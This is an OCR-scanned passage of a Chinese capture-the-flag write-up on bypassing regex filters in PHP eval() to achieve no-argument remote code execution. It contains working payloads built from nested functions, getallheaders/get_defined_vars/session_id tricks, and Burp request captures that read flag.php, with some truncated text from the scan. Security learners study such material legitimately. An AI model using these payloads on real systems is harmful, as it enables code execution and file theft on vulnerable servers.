
作用： 读取文件并写入到输出缓冲


这里将执行readfile(“flag.php”)，将 flag.php 的内容读取出来

13：echo()函数

用echo()函数将 flag 输出

本地测试了一下确实能打通





再来看一道题目：

2019上海市大学生网络安全大赛_decade

```
highlight_file(__FILE__);

$code = $_GET['code'];

if (!empty($code)) {

if (';' === preg_replace('/[a-z]+((?R)?)/', NULL, $code)) {

if (preg_match('/readfile|if|time|local|sqrt|et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log/i', $code)) {

echo 'bye~';

} else {

eval($code);

}

}

else {

echo "No way!!!";

}

}

else {
```

echo "No way!!!";

}

?>

审计源码，过滤的比上一个更多：

我们来对比一下：

echo(readfile(end(scandir(chr(pos(localtime(time(chdir(next(scandir(pos(localeconv()))))))))))));

先列一下不能用的函数，看看能不能代替：

localeconv()

time()

localtime()

readfile()

我们从payload开始分析吧：

readgzfile(end(scandir(chr(ord(hebrevc(crypt(chdir(next(scandir(chr(ord(hebrevc(crypt(phpversion()))))))))))))));


这里只分析一下我们这个题目和上一个不同，详细的盯着手册在本地测试就行了


仔细想想，我们只有两个问题：

1：怎么构造点(.)

2:readfile被过滤怎么读取

解决第一个：





46

46经过chr()转换就是.

第二个：

readgzfile可以代替readfile

好了问题解决，剩下的就是照着上一个思路搬砖了。

0x02 总结

先来总结一下这种题目的思路：

首先我们先看一下过滤了哪些函数，还有哪些关键字。很多时候会过滤读文件的，我们可以先fuzz一下：

之后呢就是想方设法“套娃”来RCE，或者进行目录遍历了。

列一下常用函数：

getchwd() 函数返回当前工作目录。

scandir() 函数返回指定目录中的文件和目录的数组。

dirname() 函数返回路径中的目录部分。

chdir() 函数改变当前的目录。

readfile() 输出一个文件

current() 返回数组中的当前单元, 默认取第一个值

pos() current() 的别名

next() 函数将内部指针指向数组中的下一个元素，并输出。

end() 将内部指针指向数组中的最后一个元素，并输出。

array_rand() 函数返回数组中的随机键名，或者如果您规定函数返回不只一个键名，则返回包含随机键名的数组。

array_flip() array_flip() 函数用于反转/交换数组中所有的键名以及它们关联的键值。

array_slice() 函数在数组中根据条件取出一段值，并返回

chr() 函数从指定的 ASCII 值返回字符。

hex2bin — 转换十六进制字符串为二进制字符串


getenv() 获取一个环境变量的值(在7.1之后可以不给予参数)

前面呢因为正则过滤还有好几种方法没提，这里来讲一下：

上面的目录遍历形式的没有环境区别，我们这里来分一下环境：

apache

getallheaders()函数



先通过头部传入恶意数据，之后我们再取出来：

Request

Raw | Params | Headers | Hex

```
GET
/code/test.php?code=eval(current(getallheaders()));
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:68.0) Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: BLUE[user_id]=2; BLUE[user_name]=admin777;
BLUE[user_pwd]=f146dec94163c1288e623b9c0d98128d
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


k0i:phpinfo();
```

成功RCE

nginx

get_defined_vars()函数

我们可以通过定义新的变量来控制该函数的返回值

然后变成我们想要执行的代码，例如phpinfo();

Request

Raw Params Headers Hex


```
GET
/code/test.php?wtz=phpinfo();&code=var_dump(get_defined
_vars()); HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:68.0) Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: BLUE[user_id]=2; BLUE[user_name]=admin777;
BLUE[user_pwd]=f146dec94163c1288e623b9c0d98128d
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

然后我们现在要想办法将我们想执行的代码从数组中提取出来

Raw Params Headers Hex


```
GET
/code/test.php?wtz=phpinfo();&code=var_dump(current(get
_defined_vars())); HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:68.0) Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: BLUE[user_id]=2; BLUE[user_name]=admin777;
BLUE[user_pwd]=f146dec94163c1288e623b9c0d98128d
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


先用current函数取出get键值所对应的值，然后再利用array_values函数将数组的值重新组成一个数组，再次利用current函数取出数组第一个值，将var_dump改成eval即可实现RCE



除了这两个，我们也可以通过session_id(session_start())，上面也已经提过

题目虽然ban了hex关键字，导致hex2bin()被禁用，但是我们可以并不依赖于十六进制转ASCII的方式，因为flag.php这些字符是PHPSESSID本身就支持的。使用session之前需要通过session_start()告诉PHP使用session，php默认是不主动使用session的。session_id()可以获取到当前的session id。因此我们手动设置名为PHPSESSID的cookie，并设置值为flag.php


Burp Suite Professional v1.6 - licensed to LarryLau
urp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × 3 × ...
Go Cancel
Target: http://62019f42-f5f5-4c7f-bcd4-82c9e3ef6854.
Request
Raw Params Headers Hex
T /?exp=print_r(session_id(session_start()));
TP/1.1
st:
019f42-f5f5-4c7f-bcd4-82c9e3ef6854.node3.buuoj.cn
er-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
:68.0) Gecko/20100101 Firefox/68.0
cept:
xt/html,application/xhtml+xml,application/xml;q=0.9,*
;q=0.8
cept-Language:
-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
.2
cept-Encoding: gzip, deflate
nnection: keep-alive
okie:PHPSESSID=flag.php
grade-Insecure-Requests: 1
che-Control: max-age=0
Response
Raw Headers Hex
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 04 Feb 2020 12:20:08 GMT
Content-Type: text/html; charset=UTF-
Content-Length: 31
Connection: keep-alive
X-Powered-By: PHP/5.6.40
flag□□□□□
flag.php


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × 3 × ...
Go Cancel
Target: http://62019f42-f5f5-4c7f-bcd4-82c9e3ef6854.node3.buuoj.cn
Request
Raw Params Headers Hex
T /?exp=readfile(session_id(session_start()));
TP/1.1
st:
019f42-f5f5-4c7f-bcd4-82c9e3ef6854.node3.buuoj.cn
er-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
:68.0) Gecko/20100101 Firefox/68.0
cept:
xt/html,application/xhtml+xml,application/xml;q=0.9,*
;q=0.8
cept-Language:
-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
.2
cept-Encoding: gzip, deflate
nnection: keep-alive
okie:PHPSESSID=flag.php
grade-Insecure-Requests: 1
che-Control: max-age=0
Response
Raw Headers Hex
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 04 Feb 2020 12:20:43 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 89
Connection: keep-alive
X-Powered-By: PHP/5.6.40
flag□□□□□
<?php
$flag = "flag{dfa564a6-8fc7-4b97-97a0-ba8ee61efeaf}";
?>
Type a search term
0 matches
Type a search term
0 match